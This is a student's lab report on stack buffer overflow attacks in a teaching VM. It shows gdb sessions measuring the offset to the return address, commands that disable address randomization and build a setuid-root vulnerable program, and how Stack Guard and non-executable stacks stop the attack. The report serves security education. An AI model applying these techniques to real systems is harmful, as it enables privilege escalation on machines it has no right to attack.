3. As picture 2.9, I attacked successfully.

Explanation:

1. Because address space randomization in system was turned on. So the buffer address in stack is randomized. So the address I guessed was not right for running program. Then I made a wrong return address. When process returned to 1. Protected address then process would crash; 2. Address for

invalid instruction then process would crash; 3 the virtual address was not mapped then process would crash.

2. Buffer address was changed once I debug it, because address space randomization was turned on. This kind of randomization makes starting address is random in stack. So it is not easy to guess it right, then it would make buffer overflow attack hard to be successful. But the distance from buffer to return address was fixed.
3. Like fig 2.8, I run attack in a while loop. For a long time(at least 2 hours), I attacked successfully. So I can still attack using buffer overflow vulnerability. I guessed an address in exploit.c and made a badfile. Once value of buffer address in stack process equaled to guessed value, the attack would success. As fig 2.5, result of debugging showed that buffer address looked like 0xbf----8, so that I could only guess the five digits to process this attack. The success possibility is 1 /16^5.

Task 3: Stack Guard



Fig 3.1 turn off address space randomization and turn on stack guard



Fig 3.2 gdb debug buffer to return address distance



Fig 3.3 modify exploit.c to make badfile

```
[10/04/2016 20:41] seed@ubuntu:~/Desktop/lab3$ make
gcc -o exploit exploit.c
exploit.c: In function ‘main’:
exploit.c:36:2: warning: format ‘%d’ expects argument of type ‘int’, but argumen
t 2 has type ‘long int’ [-Format]
exploit.c:41:2: warning: format ‘%x’ expects argument of type ‘unsigned int’, bu
t argument 2 has type ‘long unsigned int’ [-Format]
```

Fig 3.4 compile exploit.c file

```
[10/04/2016 20:41] seed@ubuntu:~/Desktop/lab3$ ./exploit
offset = 452
0xbffff138
[10/04/2016 20:42] seed@ubuntu:~/Desktop/lab3$ ./stack
*** stack smashing detected ***: ./stack terminated
======= Backtrace: =========
/lib/i386-linux-gnu/libc.so.6(__fortify_fail+0x45)[0xb7f240e5]
/lib/i386-linux-gnu/libc.so.6(+0x10409a)[0xb7f2409a]
./stack[0x8048513]
[0xbffff2c8]
======= Memory map: ========
08048000-08049000 r-xp 00000000 08:01 1718288    /home/seed/Desktop/lab3/stack
08049000-0804a000 r-xp 00000000 08:01 1718288    /home/seed/Desktop/lab3/stack
0804a000-0804b000 rwxp 00001000 08:01 1718288    /home/seed/Desktop/lab3/stack
0804b000-0806c000 rwxp 00000000 00:00 0          [heap]
b7def000-b7e0b000 r-xp 00000000 08:01 2360149    /lib/i386-linux-gnu/libgcc_s.so
.1
```

Fig 3.5 process the attack, but failed

Observation:

1. As fig 3.5, error message was printed. The attack was failed. The error message was that "*** stack smashing detected ***". So the buffer overflow was detected and the process was terminated.

Explanation:

2. GCC compiler made a security "Stack Guard" to prevent buffer overflow. As this protection buffer overflow would not work well. Once overflow was detected, the error message "*** stack smashing detected ***" would be printed and this process was terminated.

Task 4: Non-executable Stack

```
Terminal
[10/04/2016 21:04] seed@ubuntu:~/Desktop/lab3$ sudo make
sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
gcc -g -fno-stack-protector -z noexecstack stack.c -o stack
chown root stack
chmod 4755 stack
[10/04/2016 21:04] seed@ubuntu:~/Desktop/lab3$
```

Fig 4.1 turn on no-executable protection and compile stack.c

```
 Saved registers:
  ebp at 0xbffff138, eip at 0xbffff13c
(gdb) p &buffer
$1 = (char (*)[24]) 0xbffff118
(gdb) p 0xbffff13c - 0xbffff118
$2 = 36
(gdb)
```

Fig 4.2 calculate distance from buffer to return address



Fig 4.3 modify buffer address and distance between buffer and return address



Fig 4.4 compile and run exploit to make badfile.



Fig 4.5 run vulnerability file to attack but failed.

Observation:

1. The process was terminated and attack failed.

Explanation:

2. When attack was processed, the badfile was read and then return address and malicious code was written to stack. Because the non-executable protection for stack was turned on, the assemble code in stack could not be executed. So that when program pointer run to malicious code, process would crash. So I cannot get shell with this kind of protection.

Wenbin Li SUID: 687150735